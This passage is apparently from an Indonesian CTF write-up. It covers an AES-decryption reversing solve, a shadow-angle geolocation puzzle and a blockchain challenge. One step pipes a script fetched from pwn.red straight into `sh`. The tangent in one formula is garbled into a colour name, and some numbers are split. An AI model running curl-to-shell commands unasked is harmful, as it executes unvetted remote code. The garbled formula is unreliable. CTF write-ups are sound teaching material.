xe8\xde\x5e\x71\xf5\xef\xd5\x3f\x4f\x13\x53\x4a\x37\x4f\x6b\x47\x4b\x50\x76\x51\x51\x72\x50\x65\x47\
x49\x59\x45\x36\x6b\x69\x36\x6a\x76\x45\x30\x61\x7a\x43\x61\x66\x46\x44\x35\x39\x37\x68\x46\x39\x4e\
x6f\x4f\x68\x35\x4b\x4e\x61\x36\x4b\x4f\x78\x61\x72\x53\x39\x5a\x41\x4e\x4a\x6f\x46\x6b\x64\x74\x44\
x49\x6d\x53\x38\x75\x4a\x78\x42\x54\x6d\x57\x32\x4d\x7a\x33\x47\x56\x49\x44\x4f\x14\x58\x7a\x75\x70\
x34\x4e\x5a\x34\x55\x36\x6a\x41\x47\x46\x51\x72\x4a\x4a\x6a\x7a\x35\x4f\x5a\x45\x64\x5a\x74\x4a\x4d\
x46\x6c\x77\x75\x46\x4e\x46\x7a\x6e\x4b\x43\x66\x4e\x6a\x77\x38\x36\x68\x44\x65\x6a\x76\x72\x63\x4e\
x4d\x36\x58\x6b\x53\x6f\x41\x33\x43\x74\x6d\x43\x4a\x6f\x78\x32\x64\x69\x4d\x6d\x41\x51\x66\x39\x49\
x38\x41\x68\x72\x33\x49\x6c\x4d\x37\x69\x0f\x15\xc2\xbc\xa1\xe3\xc4\x8b\xac\xde\xea\x01\x3f\x16\xc0\
xc2\xfe\xb1\xa1\xff\xe6\x3f\x1f\x17\xfd\x86\xe2\xc4\x80\xc7\x9e\xbe\x2c\x1f\x18\xff\x83\xeb\x84\xc3\
xf6\xc9\x90\x88\x01\x1f\x19\x93\xe8\x8c\xfc\x9c\xe6\xe4\xcb\x77\x0f\x1a\xf7\xc9\xad\xa2\xf7\x80\xce\
x10\x4f\x1b\x37\x70\x68\x75\x54\x61\x78\x6a\x70\x42\x4f\x5a\x68\x46\x66\x48\x4d\x46\x72\x45\x46\x4a\
x32\x78\x34\x43\x70\x36\x34\x54\x38\x65\x4a\x44\x6d\x6e\x4d\x4e\x42\x38\x36\x35\x57\x6d\x65\x62\x35\
```

```
x67\x67\x39\x4d\x4c\x4a\x51\x32\x75\x1f\x1c\xa8\xd4\xae\x98\xaf\xfe\x9e\xe7\x3d\x1f\x1d\xa2\x93\x86\
xdd\xf0\xb6\xb5\x80\x8d\x01\x0f\x1e\xe5\x94\xf4\x92\xe1\x84\xd9\xb6\x3b\x0f\x1f\x86\xa8\xa9\xa5\xbe\
xd0\x9b\xc9\x86\x01\x3f\x20\x91\x33\x07\x41\x7d\x86\xe2\x3f\x4f\x21\x47\x6c\x70\x61\x6b\x6d\x4b\x49\
x50\x6f\x4d\x6b\x53\x39\x4d\x6a\x31\x4e\x4d\x30\x34\x47\x68\x30\x47\x56\x48\x75\x56\x48\x63\x4e\x76\
x76\x51\x34\x34\x39\x43\x34\x4d\x6c\x77\x59\x55\x37\x4f\x6a\x4b\x44\x51\x41\x37\x42\x55\x32\x59\x67\
x5a\x50\x4a\x31\x4f\x33\x79\x6a\x57\x4e\x67\x49\x51\x66\x0f\x22\x8c\xaa\x88\xaf\xec\xff\xe2\xcc\x71\
x4f\x23\x37\x56\x57\x31\x41\x45\x47\x46\x61\x56\x4c\x67\x65\x6a\x36\x36\x50\x78\x48\x65\x7a\x70\x75\
x70\x4f\x46\x6f\x64\x34\x57\x6e\x4d\x63\x54\x70\x54\x76\x7a\x73\x31\x67\x57\x61\x39\x71\x33\x42\x48\
x4f\x71\x32\x6e\x6d\x62\x4d\x57\x4f\x24\x39\x45\x6f\x6c\x56\x54\x44\x46\x57\x56\x46\x62\x50\x66\x4b\
x43\x73\x44\x5a\x74\x65\x63\x73\x56\x5a\x31\x53\x41\x76\x58\x6e\x6e\x75\x6e\x30\x6f\x39\x69\x45\x53\
x51\x65\x6d\x39\x50\x76\x74\x76\x46\x4a\x6a\x47\x78\x65\x64\x59\x50\x6e\x0f\x25\xbd\x8d\xaa\x83\xc1\
xa6\x81\x96\xc2\x01\x4f\x26\x51\x41\x51\x7a\x4e\x61\x66\x4c\x6f\x58\x78\x41\x5a\x41\x39\x36\x63\x5a\
x42\x76\x61\x30\x32\x56\x59\x6f\x7a\x6f\x42\x35\x77\x53\x62\x6e\x61\x35\x6a\x4d\x44\x56\x75\x4d\x4d\
x57\x6a\x56\x73\x30\x42\x51\x70\x6e\x6b\x6c\x5a\x45\x47\x38\x6a\x35\x69\x43\x54\x68\x50\x5a\x76\x31\
x76\x63\x51\x32\x6b\x44\x67\x56\x77\x62\x59\x66\x69\x32\x4f\x27\x51\x30\x51\x43\x49\x58\x46\x54\x51\
x35\x79\x52\x53\x4e\x71\x62\x47\x63\x44\x51\x74\x41\x49\x6b\x47\x71\x7a\x75\x4f\x38\x58\x33\x6e\x35\
x37\x78\x49\x64\x78\x78\x4a\x72\x31\x56\x5a\x6f\x5a\x41\x4a\x72\x75\x68\x6f\x32\x6a\x63\x75\x4f\x38\
x72\x44\x32\x63\x49\x4f\x65\x5a\x70\x4f\x79\x74\x43\x31\x4c\x42\x44\x37\x6c\x44\x57\x33\x52\x4f\x28\
x51\x4d\x6a\x62\x69\x37\x72\x75\x64\x48\x31\x5a\x49\x35\x5a\x41\x38\x43\x44\x38\x58\x63\x62\x62\x7a\
x39\x78\x63\x34\x45\x37\x4e\x6d\x67\x6f\x57\x50\x48\x69\x36\x31\x65\x44\x76\x47\x65\x48\x47\x37\x43\
x31\x68\x4d\x31\x62\x4c\x45\x57\x65\x31\x62\x53\x42\x72\x6c\x4b\x4c\x55\x79\x58\x6a\x35\x71\x79\x52\
x52\x36\x58\x6b\x53\x49\x50\x4f\x29\x47\x47\x38\x35\x69\x33\x39\x79\x74\x6a\x44\x72\x4a\x53\x55\x38\
x33\x46\x6d\x72\x64\x53\x6a\x54\x45\x48\x39\x73\x64\x6a\x53\x34\x57\x62\x6d\x78\x6c\x62\x66\x46\x6f\
x6f\x4b\x48\x47\x46\x75\x79\x67\x32\x73\x73\x6e\x49\x43\x7a\x44\x42\x76\x68\x4e\x61\x30\x54\x33\x56\
x64\x65\x49\x71\x33\x43\x4f\x2a\x46\x37\x38\x50\x42\x6a\x54\x69\x56\x54\x78\x30\x5a\x51\x65\x53\x59\
x61\x50\x70\x77\x69\x75\x76\x46\x63\x32\x5a\x4b\x71\x73\x48\x44\x64\x36\x50\x59\x72\x4e\x78\x6d\x72\
x62\x73\x52\x61\x65\x70\x6e\x51\x69\x37\x46\x4f\x7a\x34\x51\x48\x6a\x65\x34\x30\x4b\x6e\x59\x49\x35\
x34\x77\x65\x51\x3f\x2b\x0c\x86\x0a\x29\x7c\x12\xc7\x3f\x3f\x2c\x84\xc6\xc8\x51\x08\x17\xd9\x3f\x0f\
x2d\xf7\xbd\xc3\x86\xbf\xd2\xec\xf7\xe8\x01\x0f\x2e\x9d\xb1\xb6\x84\xb3\xda\xaa\x87\x1c\x3f\x2f\x52\
xc8\xb7\x08\x51\x15\xeb\x3f\x1f\x30\xb1\x9d\x84\xc4\xfc\xd2\x9d\xfd\x61\x4f\x31\x48\x6f\x33\x68\x61\
x42\x4a\x47\x32\x49\x41\x77\x7a\x77\x54\x78\x73\x76\x59\x73\x77\x79\x67\x4f\x6d\x77\x6f\x50\x72\x35\
x33\x6e\x39\x58\x44\x6d\x73\x4f\x76\x56\x62\x31\x4b\x6c\x45\x4c\x49\x77\x5a\x33\x50\x43\x45\x59\x66\
x6d\x4d\x31\x4c\x68\x6e\x6b\x6c\x39\x52\x4e\x45\x44\x4c\x5a\x41\x64\x6e\x0f\x32\xb6\xf2\x9d\xef\x82\
xe1\xe6\xec\xe8\x01\x1f\x33\xfa\xfd\xbb\xc0\xbf\x9e\x9c\xea\x4d\x4f\x34\x63\x75\x4e\x62\x54\x78\x33\
x54\x4a\x68\x5a\x49\x68\x73\x69\x34\x32\x42\x67\x42\x56\x59\x79\x44\x77\x7a\x56\x6c\x43\x49\x51\x5a\
x66\x43\x35\x4b\x72\x62\x4d\x66\x5a\x33\x33\x67\x74\x38\x32\x5a\x42\x45\x44\x36\x37\x44\x4d\x6b\x6e\
x30\x43\x31\x32\x70\x35\x36\x38\x55\x41\x44\x63\x41\x48\x6e\x69\x52\x76\x31\x47\x46\x41\x68\x57\x6e\
x4e\x6e\x71\x79\x6d\x6b\x33\x53\x54\x4b\x4c\x6b\x75\x78\x74\x74\x61\x4a\x0f\x35\xd5\xf4\xaf\xbc\x95\
xc9\x94\xd4\x0a\x3f\x36\xd0\xb2\x84\xa5\x9e\x57\xad\x3f\x3f\x37\x0a\x1a\xf0\x4a\xd1\xb1\xee\x3f\x1f\
x38\xe3\xa3\xaf\xdd\x85\xcb\xbf\x82\xd9\x01\x3f\x39\x38\xeb\xe5\xa7\xb5\x18\xc5\x3f\x4f\x3a\x54\x47\
x72\x37\x41\x70\x50\x47\x34\x64\x77\x65\x71\x76\x55\x6a\x67\x56\x41\x6e\x51\x4d\x6e\x55\x57\x75\x68\
x32\x51\x57\x49\x38\x77\x79\x6f\x73\x76\x48\x67\x44\x64\x4b\x30\x65\x56\x53\x52\x46\x41\x57\x4a\x65\
x57\x65\x54\x6f\x7a\x6f\x78\x63\x4f\x79\x72\x38\x71\x47\x4d\x57\x48\x48\x4b\x59\x61\x51\x66\x75\x62\
x38\x67\x4a\x6d\x30\x78\x51\x69\x0f\x3b\xf9\xa9\xdd\xfc\xcc\xf2\x94\xee\x23\x0f\x3c\xdf\xec\x8e\xc9\
xe1\xb6\xbb\x8b\xd4\x01\x1f\x3d\xe9\xfa\xeb\xc3\x88\xd9\xb1\x91\xa9\x01\x3f\x3e\x6d\x0e\xaf\x75\x99\
x8b\xeb\x3f\x0f\x3f\xbd\xa6\xdb\xcb\x8e\xe0\xfe\xb8\xdb\x01\x1f\x40\xba\xcf\x80\xb4\x98\xc3\x8d\xd4\
xd6\x01\x3f\x41\x30\x04\x51\xf9\x23\xdc\xde\x3f\x0f\x42\xd5\x9e\xf5\xe6\xd6\xab\xc3\xbc\x63\x1f\x43\
xaf\xce\x9e\xf2\xd9\xb1\xf4\xec\x2e\x4f\x44\x3f\x52\x58\x6d\x44\x66\x65\x33\x75\x76\x68\x49\x68\x6a\
x64\x70\x6a\x74\x57\x6e\x30\x64\x32\x57\x69\x43\x66\x70\x76\x4c\x59\x54\x6e\x33\x79\x61\x5a\x6c\x69\
x66\x6e\x63\x66\x30\x4f\x6d\x55\x65\x6e\x70\x54\x31\x66\x78\x6b\x31\x36\x48\x70\x36\x73\x50\x38\x71\
x1f\x45\x8b\xe3\x87\xf5\xaa\xfc\xd7\x93\xe5\x01\x1f\x46\xa1\xab\xb4\xb7\xac\xdb\xa1\xad\x6f\x3f\x47\
xf4\xe8\x2a\xd4\x1f\xec\xe1\x3f\x1f\x48\xd8\xf7\xd5\xe1\xdb\xbe\xbc\x9a\x29\x4f\x49\x5e\x52\x71\x42\
x4d\x59\x30\x55\x70\x65\x31\x61\x69\x47\x7a\x55\x77\x75\x4e\x70\x48\x4e\x76\x57\x56\x4b\x33\x59\x4a\
x36\x66\x4a\x4b\x72\x48\x79\x59\x75\x34\x33\x74\x73\x55\x69\x47\x47\x66\x6b\x4e\x37\x59\x65\x74\x63\
x52\x4d\x43\x4e\x34\x56\x50\x31\x74\x46\x42\x45\x42\x31\x61\x52\x5a\x50\x72\x36\x51\x47\x4a\x37\x32\
x4b\x4b\x63\x68\x48\x53\x41\x50\x71\x6c\x54\x7a\x70\x4a\x54\x30\x1f\x4a\xa7\x84\xe9\xf6\xcc\xc8\xaf\
xa2\x48\x1f\x4b\x9d\xe8\xfc\xbc\x91\xca\xca\xad\x09\x4f\x4c\x57\x62\x42\x4d\x61\x65\x74\x66\x5a\x77\
x62\x45\x79\x4b\x57\x72\x76\x57\x5a\x56\x75\x32\x34\x75\x31\x55\x37\x5a\x6b\x48\x59\x36\x44\x39\x6e\
x35\x49\x65\x5a\x4d\x76\x66\x37\x45\x54\x6c\x65\x6b\x4a\x7a\x6f\x42\x4e\x49\x49\x41\x79\x6c\x6d\x4e\
x56\x56\x31\x54\x31\x49\x36\x4f\x67\x67\x4f\x43\x36\x78\x62\x49\x6b\x67\x67\x36\x51\x73\x74\x32\x33\
x4f\x74\x5a\x4f\x4d\x40\x38\x4a\x79\x55\x56\x51\x57\x58\x69\x6c\x70\x58\x37\x43\x63\x34\x64\x30\x65\
x6b\x57\x6f\x43\x43\x7a\x5a\x41\x43\x79\x54\x4f\x50\x32\x4c\x37\x59\x41\x63\x53\x4f\x62\x72\x52\x6a\
x75\x56\x5a\x79\x39\x63\x44\x34\x58\x43\x59\x33\x74\x4c\x52\x73\x58\x67\x44\x5a\x0f\x4e\xa5\xcf\x8a\
```

```
xa4\xe3\xc8\xaa\x86\x16\x0f\x4f\xb3\xba\xa4\xfe\xe2\x83\xd5\x9d\x33\x80')
print(bigboi)

print("\n\n\n\n")

# just copy from print(bigboit) and parse/format it into a python list like this:
list =
[b'80K6g2SJ80H4bwBFKkBxzLp4caehsJs370PgWKJSaTdQzUjAhcEHqNkt0g8WG4oFGsUvIiARXEdRZWohzNdlmCkFojXOBrKwI
',
-9027168425072995687,
12432932817458588283,
11936435919618615176,
0.4993145651273566,
0.47866222279753734,
0.007431028041958165,
-7676067465611802514,
14602347550350732344,
-14797017265557810655,
b'KVgA8BM6BeGeoXWFOZGu98oBXnNKwcAoWie48lRxEuwW7bkw2hCAszaO52t9s0RWKwCRo2yF8Ovmf2DTXp',
b'0dOQeQYkRTIT25PDykkQtKET05DNKDWQFyGwbL1l7OhSJOnsERNzXPYC',
b'FkoIlS09ToNsdsK4QYyT8w02pgz4un1sl8qyMmdKzgUwJLoJjFH6FHbv48BN8ATIIhi7kVGFiT0A',
b'AGEtMu2VHZ5lJ2bu7bbaJVDbYZnjqLzrY0I8QHstE7Gb9rHbq5s1BhHN0DxClJn5vRxHoINkJykdTWW6mUFKHtZJJOxS',
0.4701630130046136,
0.35683485960972083,
b'rmAAxdmf7oB2KMWjuT2Kqn5eMIiQ1VKxpPctnkXTryxjbXbPmjopT5BMNhJVUpzTo',
b"W\xbc}\xe4\xeddp\xa2\xa3Y\x92\xa1\x1d\x1fv8\x12g|\xad\xb4S#}\xec\x86V\xc7\xf2bu\xc6\xbb\x0f'l\xac`
xnO\xf7|/0\x1eH",
0.3427709204802185,
b'J7OkGKPvQQrPeGIYE6ki6jvE0azCafFD597hF9NoOh5KNa6KOxarS9ZANJoFkdtDImS8uJxBTmW2Mz3GVID',
b'zup4NZ4U6jAGFQrJJjz5OZEdZtJMFlwuFNFznKCfNjw86hDejvrcNM6XkSoA3CtmCJox2diMmAQf9I8Ahr3IlM7i',
16914588210962128450,
0.7187050320117905,
-3205571415861920637,
-9809165118252696063,
-8617518254140896275,
9350278898476279,
b'phuTaxjpBOZhFfHMFrEFJ2x4Cp64T8eJDmnMNB865Wmeb5gg9MLJQ2u',
-4453633364905929256,
-10160355741498706338,
4282188935378831973,
9696934460438238214,
0.5789171476441074,
b'lpakmKIPoMkS9Mj1NM04Gh0GVHuVHcNvvQ449C4MlwYU7OjKDQA7BU2YgZPJ1O3yjWNgIQf',
81857277240804692 60,
b'VW1AEGFaVLgej66PxHezpupOFod4WnMcTpTvzs1gWa9q3BHOq2nmbMW',
b'EolVTDFWVFbPfKCsDZtecsVZ1SAvXnnun0o9iESQem9PvtvFJjGxedYPn',
13991563863505143485,
b'AQzNafLoXxAZA96cZBva02VYozoB5wSbna5jMDVuMMWjVs0BQpnklZEG8j5iCThPZv1vcQ2kDgVwbYfi2',
b'0QCIXFTQ5yRSNqbGcDQtAIkGqzuO8X3n57xIdxxJr1VZoZAJruho2jcuO8rD2cIOeZpOytC1LBD7lDW3R',
b'Mjbi7rudH1ZI5ZA8CD8Xcbbz9xc4E7NmgoWPHi61eDvGeHG7C1hM1bLEWe1bSBrlKLUyXj5qyRR6XkSIP',
b'G85i39ytjDrJSU83FmrdSjTEH9sdjS4WbmxlbfFooKHGFuyg2ssnICzDBvhNa0T3VdeIq3C',
b'78PBjTiVTx0ZQeSYaPpwiuvFc2ZKqsHDd6PYrNxmrbsRaepnQi7FOz4QHje40KnYI54weQ',
0.18025161746940943,
0.3920307921099282,
16784830684703284983,
20217411067653387 81,
0.8463521166106693,
-7060085760132714161,
b'o3haBJG2IAwzwTxsvYswygOmwoPr53n9XDmsOvVb1KlELIwZ3PCEYfmM1Lhnkl9RNEDLZAdn',
16778612346177681718,
-5608231629124206330,
b'uNbTx3TJhZIhsi42BgBVYyDwzVlCIQZfC5KrbMfZ33gt82ZBED67DMkn0C12p568UADcAHniRv1GFAhWnNnqymk3STKLkuxtta
J',
```

```
767954211421551189,
0.05730911036002839,
0.9592062438612754,
-15637903461585768931,
0.16481657694006357,
b'Gr7ApPG4dweqvUjgVAnQMnUWuh2QWI8wyosvHgDdK0eVSRFAWJeWeTozoxcOyr8qGMWHHKYaQfub8gJm0xQi',
2584032184806888697,
15282663751889958495,
-12187522106203503977,
0.8607909487258901,
15812695748009972541,
-15467672403462596538,
0.4821863112193254,
7167774976846417749,
-3375959801866987311,
b'RXmDfe3uvhIhjdpjtWn0d2WiCfpvLYTn3yaZlifncf0OmUenpT1fxk16Hp6sP8q',
-16512271985974309259,
-8023873960312378785,
0.5600737708948871,
-2969264092070902744,
b'RqBMY0Upe1aiGzUwuNpHNvWVK3YJ6fJKrHyYu43tsUiGGfkN7YetcRMCN4VP1tFBEB1aRZPr6QGJ72KKchHSAPqlTzpJT0',
-5207496271884599847,
-674179096999048221,
b'bBMaetfZwbEyKWrvWZVu24u1U7ZkHY6D9n5IeZMvf7ETlekJzoBNIIAylmNVV1T1I6OggOC6xbIkgg6Qst23OtZ',
b'8JyUVQWXilpX7Cc4d0ekWoCCzZACyTOP2L7YAcSObrRjuVZy9cD4XCY3tLRsXgDZ',
1588831987060352933,
3691636808187714867]

# :3
for item in list:
    # % 16 karena data harus sesuai AES CFB block size yaitu 16
    if (isinstance(item, str) or isinstance(item, bytes)) and len(item) % 16 == 0:
            print(f'{cipher.decrypt(item) = }')
```

```
$ python3 solve.py
--snip--
cipher.decrypt(item) =
b'NCW{R3vers1ng_1s_Ev3rywh3r3_59e46f4892}\t\t\t\t\t\t\t\t\t'
cipher.decrypt(item) =
b">U\x96n\xe7\xbd\xa5.c'\x03\x95w\x18\xfe\xe3c\xf0%\x06%\r\xa2Q\xb7%\xe5
\x14Z\xab\xe1\xfdA\xff\x19\x087\xbc4\x7f\xb7x\xd9\xa3\xe9i@\x82\xda\xa2Q
\xb9\x8d \xd9\xa5\xe3 \xa0l\x81\xb7]F"
```

Flag: NCW{R3vers1ng_1s_Ev3rywh3r3_59e46f4892}

[MISC]

1. Sanity Check


Flag: NCW{WOW}

2. Shadow Hunt

Diberikan Sebuah file clue.png & instructions.txt, singkatnya di challenge ini meminta apa nama negara yang ada di dalam file clue.png

Pertama-tama analysis dulu file instructions.txt & clue.png

```
┌──(PwnH4×0r㉿kali)-[~/CTF/NCW/misc/Shadow Hunt]
└─$ cat instructions.txt
One of our top agents has gone rogue and fled to an unknown location. Despite his skills, he can't escape our omniscient radar. We've gathered crucial information and
 clues about his possible destination.

The image is the destination of the rogue agent.
The metal pole with chains you see has a height of 325 pixels, and its shadow is 125 pixels long.
The image was taken on 1 August 2022, 02:07:34 UTC.

Your task, should you choose to accept it, is to find the destination country the rogue agent has fled to.
Best of luck, agent.
This message will self-destruct in 10 seconds.
```



Description:

Kami ditugaskan untuk menemukan negara tempat agen nakal itu melarikan diri. Satu-satunya petunjuk yang diberikan adalah gambar area berpasir dengan tiang logam yang menghasilkan bayangan. Instruksi tersebut juga menyebutkan bahwa tinggi tiang tersebut adalah 325 piksel, panjang bayangannya adalah 125 piksel, dan gambar tersebut diambil pada tanggal 1 Agustus 2022 pukul 02:07:34 UTC. Misi kami adalah menggunakan informasi ini untuk menyimpulkan tujuan agen tersebut.

Solution:

1. Hitung Sudut Elevasi Matahari: Menggunakan tinggi kutub (325 piksel) dan panjang bayangan (125 piksel), kami menghitung sudut elevasi matahari:

$$\text{warna coklat muda } (\theta) = \frac{\text{tinggi tiang}}{\text{panjang bayangan}} = \frac{325}{125}$$

   Ini memberi kita sudut elevasi sekitar 68,96°.
2. **Analisis Waktu dan Tanggal:** Gambar diambil pada tanggal 1 Agustus 2022 pukul 02:07:34 UTC. Mengonversi waktu ini ke zona waktu lokal di mana matahari akan memiliki sudut elevasi 68,96° pada periode ini mengarahkan kita ke Asia Timur.
3. **Penggunaan Suncalc dan Data Geografis:** Dengan memasukkan tanggal, waktu, dan sudut elevasi ke dalam alat seperti Suncalc, kami dapat mempersempit kemungkinan lokasi. Setelah menganalisis data, menjadi jelas bahwa foto tersebut diambil di Jepang


4. Lalu dengan insting wibu saya merasa tidak asing dengan gambarnya, yang membuat saya menjadi sangat yakin bahwa itu berada di negara jepang

Flag: NCW{japan}

3. Blackbox Blockchain

Diberikan Sebuah link url beserta infrastructure nya.

Solution:




Sudah jelas Sekali bahwa disini diberikan sebuah command untuk solve challenge ini.


curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.wwJ5wsiHUqyNN5Z9V6O9UQ==

```
┌──(PwnH4×0r㉿kali)-[~/CTF/NCW/misc/Blackbox Blockchain]
└─$ curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.wwJ5wsiHUqyNN5Z9V6O9UQ==
s.TajfE4HGw3W3TFvhNjNPxCTVepeydsohkMFh1Xp/zR8L/A86dCpRjUvatn7xkAWdRagsmvjhI/xJOPN8
qz/qP3Ca8p/pYcPw6vSDYpEl4a/lwg1iFwmv7oQKdhw/ghQssxQH41RCb4kH/SWRXSE7aw1yXMSD8HxQA8
5X4hONbQuZsdpAG+wrz9eNaipYkJDBttgYDdHo1sDnEJmlsc3k6Q==
```

